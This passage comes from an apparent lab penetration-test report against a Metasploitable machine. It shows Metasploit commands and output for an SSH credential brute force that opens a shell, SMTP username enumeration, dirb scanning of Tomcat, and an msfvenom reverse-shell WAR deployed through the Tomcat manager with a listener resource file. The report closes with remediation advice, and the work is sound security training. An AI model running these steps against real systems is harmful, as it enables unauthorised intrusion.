                                                rent database (Accepted: none, user, user&r
                                                ealm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://github.com/
                                                rapid7/metasploit-framework/wiki/Using-Meta
                                                sploit
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a
                                                 host
   THREADS           1                yes       The number of concurrent threads (max one p
                                                er host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separat
                                                ed by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all us
                                                ers
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.10.5
RHOSTS ⇒ 192.168.10.5
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
```

Figure 5: Entered the ssh_login exploit service


Then we set the USER_FILE to a text file with a list on potential usernames and the PASS_FILE to a text file with a list of potential passwords. Finally, we ran the exploit to attempt to login into the Metasploitable machine.



```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.10.5
RHOSTS ⇒ 192.168.10.5
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > ls
[*] exec: ls

checker.txt  Documents  ece5900  Pictures  Templates
Desktop      Downloads  Music    Public    Videos
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE Documents/username.txt
USER_FILE ⇒ Documents/username.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE Documents/password.txt
PASS_FILE ⇒ Documents/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.10.5:22 - Starting bruteforce
[-] 192.168.10.5:22 - Failed: 'root:root'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.10.5:22 - Failed: 'root:admin'
[-] 192.168.10.5:22 - Failed: 'root:msfadmin '
[-] 192.168.10.5:22 - Failed: 'root:test'
[-] 192.168.10.5:22 - Failed: 'root:guest'
[-] 192.168.10.5:22 - Failed: 'root:user'
[-] 192.168.10.5:22 - Failed: 'root:adm'
[-] 192.168.10.5:22 - Failed: 'admin:root'
[-] 192.168.10.5:22 - Failed: 'admin:admin'
[-] 192.168.10.5:22 - Failed: 'admin:msfadmin '
[-] 192.168.10.5:22 - Failed: 'admin:test'
[-] 192.168.10.5:22 - Failed: 'admin:guest'
[-] 192.168.10.5:22 - Failed: 'admin:user'
[-] 192.168.10.5:22 - Failed: 'admin:adm'
[-] 192.168.10.5:22 - Failed: 'msfadmin :root'
[-] 192.168.10.5:22 - Failed: 'msfadmin :admin'
[-] 192.168.10.5:22 - Failed: 'msfadmin :msfadmin '
[-] 192.168.10.5:22 - Failed: 'msfadmin :test'
[-] 192.168.10.5:22 - Failed: 'msfadmin :guest'
[-] 192.168.10.5:22 - Failed: 'msfadmin :user'
[-] 192.168.10.5:22 - Failed: 'msfadmin :adm'
[-] 192.168.10.5:22 - Failed: 'test:root'
[-] 192.168.10.5:22 - Failed: 'test:admin'
[-] 192.168.10.5:22 - Failed: 'test:msfadmin '
[-] 192.168.10.5:22 - Failed: 'test:test'
[-] 192.168.10.5:22 - Failed: 'test:guest'
[-] 192.168.10.5:22 - Failed: 'test:user'
[-] 192.168.10.5:22 - Failed: 'test:adm'
[-] 192.168.10.5:22 - Failed: 'guest:root'
[-] 192.168.10.5:22 - Failed: 'guest:admin'
[-] 192.168.10.5:22 - Failed: 'guest:msfadmin '
```

Figure 6: set the required components and ran the exploit

After the exploit was able to login the machine, we were able to run the session and gain access to the command line.




```
[-] 192.168.10.5:22 - Failed: 'guest:guest'
[-] 192.168.10.5:22 - Failed: 'guest:user'
[-] 192.168.10.5:22 - Failed: 'guest:adm'
[-] 192.168.10.5:22 - Failed: 'user:root'
[-] 192.168.10.5:22 - Failed: 'user:admin'
[-] 192.168.10.5:22 - Failed: 'user:msfadmin '
[-] 192.168.10.5:22 - Failed: 'user:test'
[-] 192.168.10.5:22 - Failed: 'user:guest'
[+] 192.168.10.5:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) L
inux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.10.4:43823 → 192.168.10.5:22) at 2022-12-06 20:10:24 -0500
[-] 192.168.10.5:22 - Failed: 'adm:root'
[-] 192.168.10.5:22 - Failed: 'adm:admin'
[-] 192.168.10.5:22 - Failed: 'adm:msfadmin '
[-] 192.168.10.5:22 - Failed: 'adm:test'
[-] 192.168.10.5:22 - Failed: 'adm:guest'
[-] 192.168.10.5:22 - Failed: 'adm:user'
[-] 192.168.10.5:22 - Failed: 'adm:adm'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1 ...

whoami
user
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f4:68:f7
          inet addr:192.168.10.5  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef4:68f7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2717 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2551 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:380937 (372.0 KB)  TX bytes:353582 (345.2 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2417 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2417 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1160121 (1.1 MB)  TX bytes:1160121 (1.1 MB)

whoami
user
█
```

Figure 7: Began the session and entered the shell

SMTP exploit:


We were able to exploit SMTP service by first entering the kali console machine by running "msfconsole" then using the auxiliary/scanner/smtp/smtp_enum, where we then set the RHOST to the Metasploitable ip address and ran the exploit.



```
s    TABS MailCarrier v2.51 SMTP EHLO Overflow
   31  auxiliary/vsploit/pii/email_pii                                        normal    No
    VSploit Email PII
   32  exploit/windows/email/ms07_017_ani_loadimage_chunksize  2007-03-28    great     No
    Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (SMTP)
   33  post/windows/gather/credentials/outlook                                normal    No
    Windows Gather Microsoft Outlook Saved Password Extraction
   34  auxiliary/scanner/http/wp_easy_wp_smtp                  2020-12-06    normal    No
    WordPress Easy WP SMTP Password Reset
   35  exploit/windows/smtp/ypops_overflow1                    2004-09-27    average   Ye
s    YPOPS 0.6 Buffer Overflow


Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/s
mtp/ypops_overflow1

msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting          Required  Description
   ----       ---------------          --------  -----------
   RHOSTS                              yes       The target host(s), see https://github.co
                                                 m/rapid7/metasploit-framework/wiki/Using-
                                                 Metasploit
   RPORT      25                       yes       The target port (TCP)
   THREADS    1                        yes       The number of concurrent threads (max one
                                                  per host)
   UNIXONLY   true                     yes       Skip Microsoft bannered servers when test
                                                 ing unix users
   USER_FILE  /usr/share/metasploit-fr yes       The file that contains a list of probable
              amework/data/wordlists/u            users accounts.
              nix_users.txt

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.10.5
RHOSTS ⇒ 192.168.10.5
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.10.5:25       - 192.168.10.5:25 Banner: 220 metasploitable.localdomain ESMTP Post
fix (Ubuntu)
[+] 192.168.10.5:25       - 192.168.10.5:25 Users found: , backup, bin, daemon, distccd, ftp,
 games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, pos
tmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.10.5:25       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > █
```

Figure 8: Entered the smtp exploit service

Afterwards, the exploit displayed all the valid usernames for the metasplotable machine we were able to very those usernames on kali by running "VRFY <username>".




```
   Name       Current Setting          Required  Description
   ----       ---------------          --------  -----------
   RHOSTS                              yes       The target host(s), see https://github.co
                                                 m/rapid7/metasploit-framework/wiki/Using-
                                                 Metasploit
   RPORT      25                       yes       The target port (TCP)
   THREADS    1                        yes       The number of concurrent threads (max one
                                                  per host)
   UNIXONLY   true                     yes       Skip Microsoft bannered servers when test
                                                 ing unix users
   USER_FILE  /usr/share/metasploit-fr yes       The file that contains a list of probable
              amework/data/wordlists/u            users accounts.
              nix_users.txt

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.10.5
RHOSTS ⇒ 192.168.10.5
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.10.5:25       - 192.168.10.5:25 Banner: 220 metasploitable.localdomain ESMTP Post
fix (Ubuntu)
[+] 192.168.10.5:25       - 192.168.10.5:25 Users found: , backup, bin, daemon, distccd, ftp,
 games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, pos
tmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.10.5:25       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > █
```

```
┌──(kali㉿kali)-[/home/kali]
└─PS> nc 192.168.10.5 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
421 4.4.2 metasploitable.localdomain Error: timeout exceeded

┌──(kali㉿kali)-[/home/kali]
└─PS> nc 192.168.10.5 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY man
252 2.0.0 man
VRFY mysql
252 2.0.0 mysql
VRFY hello
550 5.1.1 <hello>: Recipient address rejected: User unknown in local recipien
t table
▯
```

Figure 9: Tested and verified the username

Tomcat exploit:

Finally, were able to exploit Tomcat service by running "drib http://192.168.10.4:8180" where it ran all the potential html pages, and we were able to find the manger page from those results.




File Actions Edit View Help
PS> kali@kali: /home/kali
kali@kali: ~
PS> kali@kali: /home/kali
22:43

```
END_TIME: Sat Dec 17 22:31:18 2022
DOWNLOADED: 32284 - FOUND: 56

┌──(kali㉿kali)-[/home/kali]
└─PS> dirb http://192.168.10.5:8180

-----------------

DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Dec 17 22:31:37 2022
URL_BASE: http://192.168.10.5:8180/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.10.5:8180/ ----
==> DIRECTORY: http://192.168.10.5:8180/admin/
+ http://192.168.10.5:8180/favicon.ico (CODE:200|SIZE:21630)
==> DIRECTORY: http://192.168.10.5:8180/host-manager/
==> DIRECTORY: http://192.168.10.5:8180/jsp-examples/
==> DIRECTORY: http://192.168.10.5:8180/manager/
==> DIRECTORY: http://192.168.10.5:8180/servlets-examples/
==> DIRECTORY: http://192.168.10.5:8180/shell/
==> DIRECTORY: http://192.168.10.5:8180/tomcat-docs/
+ http://192.168.10.5:8180/webdav (CODE:200|SIZE:1775)
==> DIRECTORY: http://192.168.10.5:8180/WEB-INF/

---- Entering directory: http://192.168.10.5:8180/admin/ ----
^C

┌──(kali㉿kali)-[/home/kali]
└─PS> 
```

Figure 9: Dirb results

After finding the manger page we were able to inject the shell.war file in which we were able to get by running the command "msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.10.4 LPORT=443 -f war > shell.war". The LHOST is set to out kali ip address and the LPORT was set to the port we want to access. We then injected the war file onto the manger page.



Tomcat Web Application Manager

Message:	OK

Manager			
List Applications	HTML Manager Help	Manager Help	Server Status

Applications

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	1	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/shell		true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

Deploy


Deploy directory or WAR file located on server

Context Path (optional):

XML Configuration file URL:

Figure 9: Tomcat Manger Page


We then created a shell.rc file with all the exploit commands.



```
use exploit/multi/handler
set payload java/jsp_shell_reverse_tcp
set LHOST 192.168.10.4
set LPORT 443
run

```

Figure 9: shell.rc file

We then ran the command “msfconsole -r shell.rc” to run the shell.rc in the kali console, then ran the exploit to gain access to the command line. We then made sure we were successful by running the “whoami” command to ensure we exploited Tomcat.



```
[*] Processing shell.rc for ERB directives.
resource (shell.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (shell.rc)> set payload java/jsp_shell_reverse_tcp
payload ⇒ java/jsp_shell_reverse_tcp
resource (shell.rc)> set LHOST 192.168.10.4
LHOST ⇒ 192.168.10.4
resource (shell.rc)> set LPORT 443
LPORT ⇒ 443
resource (shell.rc)> run
[*] Started reverse TCP handler on 192.168.10.4:443
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.10.4:443
[*] Command shell session 1 opened (192.168.10.4:443 → 192.168.10.5:41395) at 2022-12-08
17:58:35 -0500

whoami
tomcat55
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Figure 9: Command Line

Remediation

Who:	IT Team
Vector:	Remote
Action:	Item 1: VSFTP version 2.3.4 backdoor was exploited by breachlock. We recommend DC to upgrade to a more secure version Item 2: The SMTP allowed breachlock to exploit, find and very all the valid usernames. We recommend to upgrade to a more secure version to prevent this loss of personal information. Item 3: The SSH service allowed breachlock to provide a list of usernames and passwords to attempt to login, and breachlock was able to successfully access the machine. We recommend DC require strong usernames and passwords to prevent this attack in the future. Item 4: Tomcat was exploited by importing a war file which in turn set up to initiate a reverse TCP shell. Breachlock recommend DC to upgrade to a more secure version of Tomcat to prevent this attack in the future.

Additional Reports and Scans (Informational)

BLS provides all clients with all report information gathered during testing. This includes vulnerability scans and a detailed findings spreadsheet. For more information, please see the following documents:

- Cloud Security Notes

breachlock

Last Page